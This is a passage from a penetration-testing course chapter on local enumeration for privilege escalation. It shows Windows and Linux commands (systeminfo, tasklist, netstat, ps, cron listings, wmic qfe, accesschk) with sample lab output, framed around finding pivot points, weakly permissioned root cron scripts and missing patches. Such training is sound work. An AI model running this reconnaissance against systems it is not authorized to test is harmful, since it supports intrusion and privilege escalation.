xrdp:x:114:120::/var/run/xrdp:/bin/false
student:x:1000:1000:Student,PWK,,:/home/student:/bin/bash
mysql:x:115:121:MySQL Server,,,:/nonexistent:/bin/false
```

Listing 517 - Getting information about the users on Linux

The passwd file lists several user accounts, including accounts used by various services on the target machine such as *www-data*, which indicates that a web server is likely installed.

Enumerating all users on a target machine can help identify potential high-privilege user accounts we could target in an attempt to elevate our privileges.

18.1.1.2 Enumerating the Hostname

A machine's *hostname* can often provide clues about its functional roles. More often than not, the hostnames will include identifiable abbreviations such as web for a web server, db for a database server, dc for a domain controller, etc.

We can discover the hostname with the aptly-named **hostname**[444,445] command, which is installed on both Windows and Linux.

Let's run it on Windows first,

```
C:\Users\student>hostname
client251
```

Listing 518 - Getting information about hostname on Windows

and then on Linux:

```
student@debian:~$ hostname
debian
```

Listing 519 - Getting information about hostname on Linux

The fairly generic name of the Windows machine does point to a possible naming convention within the network that could help us find additional workstations, while the hostname of the Linux client provides us with information about the OS in use (Debian).

Identifying the role of a machine can help us focus our information gathering efforts.

18.1.1.3 Enumerating the Operating System Version and Architecture

At some point during the privilege escalation process, we may need to rely on *kernel*[446] *exploits* that specifically exploit vulnerabilities in the core of a target's operating system. These types of exploits are built for a very specific type of target, specified by a particular operating system and version combination. Since attacking a target with a mismatched kernel exploit can lead to system instability (causing loss of access and likely alerting system administrators), we must gather precise information about the target.

On the Windows operating system, we can gather specific operating system and architecture information with the **systeminfo**[447] utility.

We can also use **findstr**[448] along with a few useful flags to filter the output. Specifically, we can match patterns at the beginning of a line with **/B** and specify a particular search string with **/C:**.

In the example below we'll use these flags to extract the name of the operating system (Name) as well as its version (Version) and architecture (System).

```
C:\Users\student>systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"System Type"
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.16299 N/A Build 16299
System Type:               X86-based PC
```

Listing 520 - Getting the version and architecture of the running operating system

[444] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/hostname

[445] (Peter Tobias, 2003), https://linux.die.net/man/1/hostname

[446] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Kernel_(operating_system)

[447] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/systeminfo

[448] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/findstr

The output indicates that the target system is running version 10.0.16299 of Windows 10 Pro on a x86 architecture.

On Linux, the /etc/issue and /etc/*-release files contain similar information. We can also issue the **uname -a**[449] command:

```
student@debian:~$ cat /etc/issue
Debian GNU/Linux 9 \n \l

student@debian:~$ cat /etc/*-release
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
ID=debian
...

student@debian:~$ uname -a
Linux debian 4.9.0-6-686 #1 SMP Debian 4.9.82-1+deb9u3 (2018-03-02) i686 GNU/Linux
```

Listing 521 - Getting the version of the running operating system and architecture

The files located in the /etc directory contain the operating system version (Debian 9), and **uname -a** outputs the kernel version (4.9.0-6) and architecture (i686 / x86).

18.1.1.4 Enumerating Running Processes and Services

Next, let's take a look at running processes and services that may allow us to elevate our privileges. For this to occur, the process must run in the context of a privileged account and must either have insecure permissions or allow us to interact with it in unintended ways.

We can list the running processes on Windows with the **tasklist**[450] command. The **/SVC** flag will return processes that are mapped to a specific Windows service.

```
C:\Users\student>tasklist /SVC

Image Name                     PID Services
========================= ======== ============================================
...
lsass.exe                      564 KeyIso, Netlogon, SamSs, VaultSvc
svchost.exe                    676 BrokerInfrastructure, DcomLaunch, LSM,
                                   PlugPlay, Power, SystemEventsBroker
fontdrvhost.exe                684 N/A
fontdrvhost.exe                692 N/A
svchost.exe                    776 RpcEptMapper, RpcSs
dwm.exe                        856 N/A
svchost.exe                    944 Appinfo, BITS, DsmSvc, gpsvc, IKEEXT,
                                   iphlpsvc, LanmanServer, lfsvc, ProfSvc,
                                   Schedule, SENS, SessionEnv,
                                   ShellHWDetection, Themes, TokenBroker,
                                   UserManager, winmgmt, WpnService
```

[449] (David MacKenzie, 2003), https://linux.die.net/man/1/uname

[450] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/tasklist

```
svchost.exe                    952 TermService
svchost.exe                    960 BFE, CoreMessagingRegistrar, DPS, MpsSvc
svchost.exe                    988 Dhcp, EventLog, lmhosts, TimeBrokerSvc,
                                   WinHttpAutoProxySvc, wscsvc
...
mysqld.exe                    1816 mysql
...
```

Listing 522 - Getting a list of running processes on the operating system and matching services

The output reveals that the *MySQL* service is running on the machine, which may be of interest under the right conditions.

Keep in mind that this output does not list processes run by privileged users. On Windows-based systems, we'll need high privileges to gather this information, which makes the process more difficult.

On Linux, we can list system processes (including those run by privileged users) with the **ps**[451] command. We'll use the **a** and **x** flags to list all processes with or without a *tty*[452] and the **u** flag to list the processes in a user-readable format.

```
student@debian:~$ ps axu
USER       PID %CPU %MEM    VSZ   RSS STAT START   TIME COMMAND
root         1  0.0  0.6  28032  6256 Ss   Nov07   0:03 /sbin/init
root         2  0.0  0.0      0     0 S    Nov07   0:00 [kthreadd]
root       254  0.0  0.9  54536  9924 Ssl  Nov07   1:45 /usr/bin/vmtoolsd
root       255  0.0  0.0      0     0 S    Nov07   0:00 [kauditd]
root       259  0.0  0.4  25956  5100 Ss   Nov07   0:01 /lib/systemd/systemd-journald
root       294  0.0  0.4  17096  4996 Ss   Nov07   0:00 /lib/systemd/systemd-udevd
systemd+   309  0.0  0.3  16884  3940 Ssl  Nov07   0:07 /lib/systemd/systemd-timesyncd
root       359  0.0  0.0      0     0 S<   Nov07   0:00 [ttm_swap]
root       514  0.0  1.5  53964 16272 Ss   Nov07   0:00 /usr/bin/VGAuthService
root       515  0.0  0.2   5256  2816 Ss   Nov07   0:00 /usr/sbin/cron -f
message+   518  0.0  0.3   6368  3896 Ss   Nov07   0:37 /usr/bin/dbus-daemon --system.
rtkit      523  0.0  0.3  24096  3156 SNsl Nov07   0:00 /usr/lib/rtkit/rtkit-daemon
...
student   8868  0.0  0.3   7664  3336 pts/0    R+   14:25   0:00 ps axu
```

Listing 523 - Getting a list of running processes on Linux

The output lists several processes running as root that are worth researching for possible vulnerabilities. Note that our **ps** command is also listed in the output.

18.1.1.5 Enumerating Networking Information

The next step in our analysis of the target host is to review available network interfaces, routes, and open ports.

This information can help us determine if the compromised target is connected to multiple networks and therefore could be used as a pivot. In addition, the presence of specific virtual interfaces may indicate the existence of virtualization or antivirus software.

[451] (Linux man-pages project, 2018), http://man7.org/linux/man-pages/man1/ps.1.html

[452] (Linus Åkesson, 2018), https://www.linusakesson.net/programming/tty/

An attacker may use a compromised target to pivot, or move between connected networks. This will amplify network visibility and allow the attacker to target hosts not directly visible from the original attack machine.

We can also investigate port bindings to see if a running service is only available on a loopback address, rather than on a routable one. Investigating a privileged program or service listening on the loopback interface could expand our attack surface and increase our probability of a privilege escalation attack.

We can begin our information gathering on the Windows operating system with **ipconfig**,[453] using the **/all** flag to display the full TCP/IP configuration of all adapters.

```
C:\Users\student>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : client251
   Primary Dns Suffix  . . . . . . . : corp.com
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : corp.com

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-C1-ED-B0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::bc64:ab2f:a10f:edc9%15(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.11.0.22(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
   DHCPv6 IAID . . . . . . . . . . . : 83889193
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-25-55-82-FF-00-0C-29-C1-ED-B0
   DNS Servers . . . . . . . . . . . : 10.11.0.2
   NetBIOS over Tcpip. . . . . . . . : Enabled

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection #2
   Physical Address. . . . . . . . . : 00-0C-29-C1-ED-BA
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::9d3e:158a:241b:beb7%4(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.1.111(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
```

[453] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/ipconfig

```
   Default Gateway . . . . . . . . . : 192.168.1.1
   DHCPv6 IAID . . . . . . . . . . . : 167775273
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-25-55-82-FF-00-0C-29-C1-ED-B0
   DNS Servers . . . . . . . . . . . : fec0:0:0:ffff::1%1
                                       fec0:0:0:ffff::2%1
                                       fec0:0:0:ffff::3%1
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Listing 524 - Listing the full TCP/IP configuration on all available adapters on Windows

This machine does have multiple network interfaces. Next, let's take a closer look at its routing tables.

To display the networking routing tables, we will use the **route**[454] command followed by the **print** argument.

```
C:\Users\student>route print
===========================================================================
Interface List
 15...00 0c 29 c1 ed b0 ......Intel(R) 82574L Gigabit Network Connection
  4...00 0c 29 c1 ed ba ......Intel(R) 82574L Gigabit Network Connection #2
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0      192.168.1.1    192.168.1.111    281
          0.0.0.0          0.0.0.0        10.11.0.2       10.11.0.22    281
        10.11.0.0    255.255.255.0         On-link        10.11.0.22    281
       10.11.0.22  255.255.255.255         On-link        10.11.0.22    281
      10.11.0.255  255.255.255.255         On-link        10.11.0.22    281
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    331
      192.168.1.0    255.255.255.0         On-link     192.168.1.111    281
    192.168.1.111  255.255.255.255         On-link     192.168.1.111    281
    192.168.1.255  255.255.255.255         On-link     192.168.1.111    281
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link     192.168.1.111    281
        224.0.0.0        240.0.0.0         On-link        10.11.0.22    281
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link     192.168.1.111    281
  255.255.255.255  255.255.255.255         On-link        10.11.0.22    281
===========================================================================
Persistent Routes:
  Network Address          Netmask  Gateway Address  Metric
          0.0.0.0          0.0.0.0      192.168.1.1  Default
          0.0.0.0          0.0.0.0        10.11.0.2  Default
===========================================================================
```

[454] (Microsoft, 2015), https://docs.microsoft.com/en-us/previous-versions/windows/embedded/jj898618(v=winembedded.70)

```
IPv6 Route Table
===========================================================================
Active Routes:
 If Metric Network Destination      Gateway
  1    331 ::1/128                  On-link
  4    281 fe80::/64                On-link
 15    281 fe80::/64                On-link
  4    281 fe80::9d3e:158a:241b:beb7/128
                                    On-link
 15    281 fe80::bc64:ab2f:a10f:edc9/128
                                    On-link
  1    331 ff00::/8                 On-link
  4    281 ff00::/8                 On-link
 15    281 ff00::/8                 On-link
===========================================================================
Persistent Routes:
  None
```

Listing 525 - Printing the routes on Windows

Finally, we can use **netstat**[455] to view the active network connections. Specifying the **a** flag will display all active TCP connections, the **n** flag allows us to display the address and port number in a numerical form, and the **o** flag will display the owner PID of each connection.

```
C:\Users\student>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       7432
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       776
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       1472
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       952
  TCP    0.0.0.0:8895           0.0.0.0:0              LISTENING       2284
  TCP    0.0.0.0:9121           0.0.0.0:0              LISTENING       7432
...
  TCP    127.0.0.1:49689        127.0.0.1:49690        ESTABLISHED     2284
  TCP    127.0.0.1:49690        127.0.0.1:49689        ESTABLISHED     2284
  TCP    127.0.0.1:49691        127.0.0.1:49692        ESTABLISHED     2284
  TCP    127.0.0.1:49692        127.0.0.1:49691        ESTABLISHED     2284
...
```

Listing 526 - Listing all active network connections on the Windows operating system

Not only did **netstat** provide us with a list of all the listening ports on the machine, it also included information about established connections that could reveal other users connected to this machine that we may want to target later.

[455] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/netstat

Similar commands are available on a Linux-based host. Depending on the version of Linux, we can list the TCP/IP configuration of every network adapter with either **ifconfig**[456] or **ip**.[457] Both commands accept the **a** flag to display all information available.

```
student@debian:~$ ip a
...
4: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
    link/ether 00:50:56:8a:4d:48 brd ff:ff:ff:ff:ff:ff
    inet 10.11.0.128/24 brd 10.11.0.255 scope global ens192
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:4d48/64 scope link
       valid_lft forever preferred_lft forever
5: ens224: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
    link/ether 00:50:56:8a:5c:5e brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.112/24 brd 192.168.1.255 scope global ens224
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:5c5e/64 scope link
       valid_lft forever preferred_lft forever
```

Listing 527 - Listing the full TCP/IP configuration on all available adapters on Linux

Based on the output above, the Linux client is also connected to more than one network.

We can display network routing tables with either **route**[458] or **routel**,[459] depending on the Linux flavor and version.

```
student@debian:~$ /sbin/route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.1.254   0.0.0.0         UG    0      0        0 ens192
10.11.0.0       0.0.0.0         255.255.255.0   U     0      0        0 ens224
192.168.1.0     0.0.0.0         255.255.255.0   U     0      0        0 ens192
```

Listing 528 - Printing the routes on Linux

Finally, we can display active network connections and listening ports with either **netstat**[460] or **ss**,[461] both of which accept the same arguments.

For example, we can list all connections with **-a**, avoid hostname resolution (which may stall the command execution) with **-n**, and list the process name the connection belongs to with **-p**. We can combine the arguments and simply run **ss -anp**:

```
student@debian:~$ ss -anp
Netid State   Recv-Q Send-Q  Local Address:Port  Peer Address:Port
...
tcp   LISTEN  0      80   127.0.0.1:3306      *:*
tcp   LISTEN  0      128      *:22                *:*
tcp   ESTAB   0      48852    10.11.0.128:22      10.11.0.4:52804
```

[456] (Fred N. van Kempen, 2003), https://linux.die.net/man/8/ifconfig

[457] (Linux man-pages project, 2011), http://man7.org/linux/man-pages/man8/ip.8.html

[458] (Phil Blundell, 2003), https://linux.die.net/man/8/route

[459] (Linux man-pages project, 2008), http://man7.org/linux/man-pages/man8/routel.8.html

[460] (Bernd Eckenfels, 2003), https://linux.die.net/man/8/netstat

[461] (Linux man-pages project, 2019), http://man7.org/linux/man-pages/man8/ss.8.html

```
tcp    LISTEN  0      128      :::22                :::*
tcp    LISTEN  0      2        ::1:3350             :::*
tcp    LISTEN  0      2        :::3389              :::*
```

Listing 529 - Listing all active network connections on Linux

The output lists the various listening ports and active sessions, including our own active SSH connection.

18.1.1.6 Enumerating Firewall Status and Rules

Generally speaking, a firewall's state, profile, and rules are only of interest during the remote exploitation phase of an assessment. However, this information can be useful during privilege escalation. For example, if a network service is not remotely accessible because it is blocked by the firewall, it is generally accessible locally via the loopback interface. If we can interact with these services locally, we may be able to exploit them to escalate our privileges on the local system.

In addition, we can gather information about inbound and outbound port filtering during this phase to facilitate port forwarding and tunneling when it's time to pivot to an internal network.

On Windows, we can inspect the current firewall profile using the **netsh**[462] command.

```
C:\Users\student>netsh advfirewall show currentprofile

Public Profile Settings:
----------------------------------------------------------------------
State                                 ON
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Enable
RemoteManagement                      Disable
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName                              %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096

Ok.
```

Listing 530 - Listing the current profile for the firewall on Windows

In this case, the current firewall profile is active so let's have a closer look at the firewall rules.

We can list firewall rules with the **netsh** command using the following syntax:

```
C:\Users\student>netsh advfirewall firewall show rule name=all

Rule Name:         @{Microsoft.Windows.Photos_2018.18022.15810.1000_x86__8wekyb3d8bbw
----------------------------------------------------
Enabled:           Yes
Direction:         In
```

[462] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows-server/networking/technologies/netsh/netsh-contexts

```
Profiles:           Domain,Private,Public
Grouping:           Microsoft Photos
LocalIP:            Any
RemoteIP:           Any
Protocol:           Any
Edge traversal:     Yes
Action:             Allow

Rule Name:          @{Microsoft.Windows.Photos_2018.18022.15810.1000_x86__8wekyb3d8bbw
----------------------------------------------------------------------
Enabled:            Yes
Direction:          Out
Profiles:           Domain,Private,Public
Grouping:           Microsoft Photos
LocalIP:            Any
RemoteIP:           Any
Protocol:           Any
Edge traversal:     No
Action:             Allow

Rule Name:          @{Microsoft.XboxIdentityProvider_12.39.13003.1000_x86__8wekyb3d8bb
----------------------------------------------------------------------
...
```

Listing 531 - Listing all the firewall rules on Windows

According to the two firewall rules listed above, the Microsoft Photos application is allowed to establish both inbound and outbound connections to and from any IP address using any protocol. Keep in mind that not all firewall rules are useful but some configurations may help us expand our attack surface.

On Linux-based systems, we must have *root* privileges to list firewall rules with **`iptables`**.[463] However, depending on how the firewall is configured, we may be able to glean information about the rules as a standard user.

For example, the iptables-persistent[464] package on Debian Linux saves firewall rules in specific files under the /etc/iptables directory by default. These files are used by the system to restore netfilter[465] rules at boot time. These files are often left with weak permissions, allowing them to be read by any local user on the target system.

We can also search for files created by the **`iptables-save`** command, which is used to dump the firewall configuration to a file specified by the user. This file is then usually used as input for the **`iptables-restore`** command and used to restore the firewall rules at boot time. If a system administrator had ever run this command, we could search the configuration directory (/etc) or grep the file system for iptables commands to locate the file. If the file has insecure permissions, we could use the contents to infer the firewall configuration rules running on the system.

[463] (Herve Eychenne, 2003), https://linux.die.net/man/8/iptables

[464] (Debian, 2019), https://packages.debian.org/search?keywords=iptables-persistent

[465] (Netfilter, 2014), https://www.netfilter.org/

18.1.1.7 Enumerating Scheduled Tasks

Attackers commonly leverage scheduled tasks in privilege escalation attacks.

Systems that act as servers often periodically execute various automated, scheduled tasks. The scheduling systems on these servers often have somewhat confusing syntax, which is used to execute user-created executable files or scripts. When these systems are misconfigured, or the user-created files are left with insecure permissions, we can modify these files that will be executed by the scheduling system at a high privilege level.

We can create and view scheduled tasks on Windows with the **schtasks**[466] command. The **/query** argument displays tasks and **/FO LIST** sets the output format to a simple list. We can also use **/V** to request verbose output.

```
c:\Users\student>schtasks /query /fo LIST /v

Folder: \
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft
INFO: There are no scheduled tasks presently available at your access level.

Folder: \Microsoft\Office
HostName:                             CLIENT251
TaskName:                             \Microsoft\Office\Office 15 Subscription Heartbe
at
Next Run Time:                        11/12/2019 3:18:24 AM
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        11/11/2019 3:49:25 AM
Last Result:                          0
Author:                               Microsoft Office
Task To Run:                          %ProgramFiles%\Common Files\Microsoft Shared\Off
ice16\OLicenseHeartbeat.exe
Start In:                             N/A
Comment:                              Task used to ensure that the Microsoft Office Su
bscription licensing is current.
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode
Run As User:                          SYSTEM
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 04:00:00
Schedule:                             Scheduling data is not available in this format
Schedule Type:                        Daily
Start Time:                           12:00:00 AM
Start Date:                           1/1/2010
End Date:                             N/A
Days:                                 Every 1 day(s)
Months:                               N/A
Repeat: Every:                        Disabled
Repeat: Until: Time:                  Disabled
```

[466] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/taskschd/schtasks

```
Repeat: Until: Duration:                Disabled
Repeat: Stop If Still Running:          Disabled
...
```

Listing 532 - Listing all the scheduled tasks on Windows

The output generated by **schtasks** includes a lot of useful information such as the task to run, the next time it is due to run, the last time it ran, and details about how often it will run.

The Linux-based job scheduler is known as *Cron*.[467] Scheduled tasks are listed under the /etc/cron.* directories, where * represents the frequency the task will run on. For example, tasks that will be run daily can be found under /etc/cron.daily. Each script is listed in its own subdirectory.

```
student@debian:~$ ls -lah /etc/cron*
-rw-r--r-- 1 root root  722 Oct  7  2017 /etc/crontab

/etc/cron.d:
-rw-r--r--   1 root root  285 May 29  2017 anacron
-rw-r--r--   1 root root  712 Jan  1  2017 php
-rw-r--r--   1 root root  102 Oct  7  2017 .placeholder

/etc/cron.daily:
-rwxr-xr-x   1 root root  311 May 29  2017 0anacron
-rwxr-xr-x   1 root root  539 Mar 30  2018 apache2
-rwxr-xr-x   1 root root 1.5K Sep 13  2017 apt-compat
-rwxr-xr-x   1 root root  355 Oct 25  2016 bsdmainutils
-rwxr-xr-x   1 root root  384 Dec 12  2012 cracklib-runtime
-rwxr-xr-x   1 root root 1.6K Feb 22  2017 dpkg
-rwxr-xr-x   1 root root   89 May  5  2015 logrotate
-rwxr-xr-x   1 root root 1.1K Dec 13  2016 man-db
-rwxr-xr-x   1 root root  249 May 17  2017 passwd
-rw-r--r--   1 root root  102 Oct  7  2017 .placeholder

/etc/cron.hourly:
-rw-r--r--   1 root root  102 Oct  7  2017 .placeholder

/etc/cron.monthly:
-rwxr-xr-x   1 root root  313 May 29  2017 0anacron
-rw-r--r--   1 root root  102 Oct  7  2017 .placeholder

/etc/cron.weekly:
-rwxr-xr-x   1 root root  312 May 29  2017 0anacron
-rwxr-xr-x   1 root root  723 Dec 13  2016 man-db
-rw-r--r--   1 root root  102 Oct  7  2017 .placeholder
```

Listing 533 - Listing all cron jobs on Linux

Listing the directory contents, we notice several tasks scheduled to run daily.

It is worth noting that system administrators often add their own scheduled tasks in the /etc/crontab file. These tasks should be inspected carefully for insecure file permissions as most jobs in this particular file will run as root.

[467] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cron

```
student@debian:~$ cat /etc/crontab
...

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc
/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc
/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc
/cron.monthly )
5 0 * * *   root    /var/scripts/user_backups.sh
```

Listing 534 - Example of /etc/crontab file

This example reveals a backup script running as root. If this file has weak permissions, we may be able to leverage this to escalate our privileges.

18.1.1.8 Enumerating Installed Applications and Patch Levels

At some point, we may need to leverage an exploit to escalate our local privileges. If so, our search for a working exploit begins with the enumeration of all installed applications, noting the version of each (as well as the OS patch level on Windows-based systems). We can use this information to search for a matching exploit.

Manually searching for this information could be very time consuming and ineffective. However, we can leverage the very powerful Windows-based utility, **`wmic`**[468] to automate this process on Windows systems.

The wmic utility provides access to the *Windows Management Instrumentation*,[469] which is the infrastructure for management data and operations on Windows.

We can use wmic with the **`product`**[470] WMI class argument followed by **`get`**, which, as the name states, is used to retrieve specific property values. We can then choose the properties we are interested in, such as **`name`**, **`version`**, and **`vendor`**.

One important thing to keep in mind is that the product WMI class only lists applications that are installed by the *Windows Installer*.[471] It will not list applications that do not use the Windows Installer.

```
c:\Users\student>wmic product get name, version, vendor
Name                                  Vendor                  Version
Microsoft OneNote MUI (English) 2016  Microsoft Corporation  16.0.4266.1001
Microsoft Office OSM MUI (English) 2016  Microsoft Corporation  16.0.4266.1001
Microsoft Office Standard 2016        Microsoft Corporation  16.0.4266.1001
```

[468] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmic

[469] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page

[470] (Microsoft, 2015) https://docs.microsoft.com/en-us/previous-versions/windows/desktop/legacy/aa394378(v%3Dvs.85)

[471] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/msi/windows-installer-portal

```
Microsoft Office OSM UX MUI (English) 2016 Microsoft Corporation       16.0.4266.1001
Microsoft Office Shared Setup Metadata MUI Microsoft Corporation       16.0.4266.1001
Microsoft Excel MUI (English) 2016         Microsoft Corporation       16.0.4266.1001
Microsoft PowerPoint MUI (English) 2016    Microsoft Corporation       16.0.4266.1001
Microsoft Publisher MUI (English) 2016     Microsoft Corporation       16.0.4266.1001
Microsoft Outlook MUI (English) 2016       Microsoft Corporation       16.0.4266.1001
Microsoft Groove MUI (English) 2016        Microsoft Corporation       16.0.4266.1001
Microsoft Word MUI (English) 2016          Microsoft Corporation       16.0.4266.1001
Microsoft Office Proofing (English) 2016   Microsoft Corporation       16.0.4266.1001
Microsoft Office Shared MUI (English) 2016 Microsoft Corporation       16.0.4266.1001
Microsoft Office Proofing Tools 2016 -     Microsoft Corporation       16.0.4266.1001
Herramientas de corrección de Microsoft    Microsoft Corporation       16.0.4266.1001
Outils de vérification linguistique 2016   Microsoft Corporation       16.0.4266.1001
Microsoft Visual C++ 2017 x86 Additional   Microsoft Corporation       14.12.25810
FortiClient                                Fortinet Inc                5.2.3.0633
Python 2.7.14                              Python Software Foundation  2.7.14150
VMware Tools                               VMware, Inc.                10.3.10.1240696
Microsoft Visual C++ 2017 x86 Minimum      Microsoft Corporation       14.12.25810
Microsoft Visual C++ 2008 Redistributable  Microsoft Corporation       9.0.30729.4148
```

Listing 535 - Listing all installed applications installed on Windows

Information about installed applications could be useful as we look for privilege escalation attacks.

Similarly, and more importantly, wmic can also be used to list system-wide updates by querying the *Win32_QuickFixEngineering (qfe)*[472] WMI class.

```
c:\Users\student>wmic qfe get Caption, Description, HotFixID, InstalledOn
Caption                                     Description      HotFixID   InstalledOn
                                            Update           KB2693643  4/7/2018
http://support.microsoft.com/?kbid=4088785  Security Update  KB4088785  3/31/2018
http://support.microsoft.com/?kbid=4090914  Update           KB4090914  3/31/2018
http://support.microsoft.com/?kbid=4088776  Security Update  KB4088776  3/31/2018
```

Listing 536 - Listing all installed security patches on Windows

A combination of the *HotFixID* and the *InstalledOn* information can provide us with a precise indication of the security posture of the target Windows operating system. According to this output, this system has not been updated recently, which might make it easier to exploit.

Linux-based systems use a variety of package managers. For example, Debian-based Linux distributions use dpkg[473] while Red Hat based systems use rpm.[474]

To list applications installed (by dpkg) on our Debian system, we can use **dpkg -l**.

```
student@debian:~$ dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name               Version          Architecture  Description
+++-==================-================-============-==============================
ii  acl                2.2.52-3+b1      i386          Access control list utilities
```

[472] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/cimwin32prov/win32-quickfixengineering

[473] (Linux.die.net, 2003), https://linux.die.net/man/1/dpkg

[474] (Marc Ewing, 2003), https://linux.die.net/man/8/rpm

```
ii  adduser              3.115              all          add and remove users and grou
ii  adwaita-icon-theme   3.22.0-1+deb9u1    all          default icon theme of GNOME
ii  alsa-utils           1.1.3-1            i386         Utilities for configuring and
ii  anacron              2.3-24             i386         cron-like program that doesn'
ii  ant                  1.9.9-1            all          Java based build tool like ma
ii  ant-optional         1.9.9-1            all          Java based build tool like ma
ii  apache2              2.4.25-3+deb9u4    i386         Apache HTTP Server
ii  apache2-bin          2.4.25-3+deb9u4    i386         Apache HTTP Server (modules a
ii  apache2-data         2.4.25-3+deb9u4    all          Apache HTTP Server (common fi
ii  apache2-utils        2.4.25-3+deb9u4    i386         Apache HTTP Server (utility p
...
```

Listing 537 - Listing all installed packages on a Debian Linux operating system

This confirms what we expected earlier: the Debian machine is, in fact, running a web server. In this case, it is running Apache2.

18.1.1.9 Enumerating Readable/Writable Files and Directories

As we previously mentioned, files with insufficient access restrictions can create a vulnerability that can grant an attacker elevated privileges. This most often happens when an attacker can modify scripts or binary files that are executed under the context of a privileged account.

In addition, sensitive files that are readable by an unprivileged user may contain important information such as hardcoded credentials for a database or a service account.

Since it is not feasible to manually check the permissions of each file and directory, we need to automate this task as much as possible.

There are a number of utilities and tools that can automate this task for us on a Windows platform. AccessChk from SysInternals[475] is arguably the most well-known and often used tool for this purpose.

In the following example, we will demonstrate how to use AccessChk to find a file with insecure file permissions in the Program Files directory. Please note that the target binary file was simply created for the purposes of this exercise.

Specifically, we will enumerate the Program Files directory in search of any file or directory that allows the *Everyone*[476] group *write* permissions.

We will use **-u** to suppress errors, **-w** to search for write access permissions, and **-s** to perform a recursive search. The additional options are also worth exploring as this tool is quite useful.

```
c:\Tools\privilege_escalation\SysinternalsSuite>accesschk.exe -uws "Everyone" "C:\Prog
ram Files"

